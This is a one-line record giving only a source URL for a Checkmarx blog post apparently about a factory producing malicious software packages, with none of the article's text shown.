Source: https://checkmarx.com/blog/a-beautiful-factory-for-malicious-packages/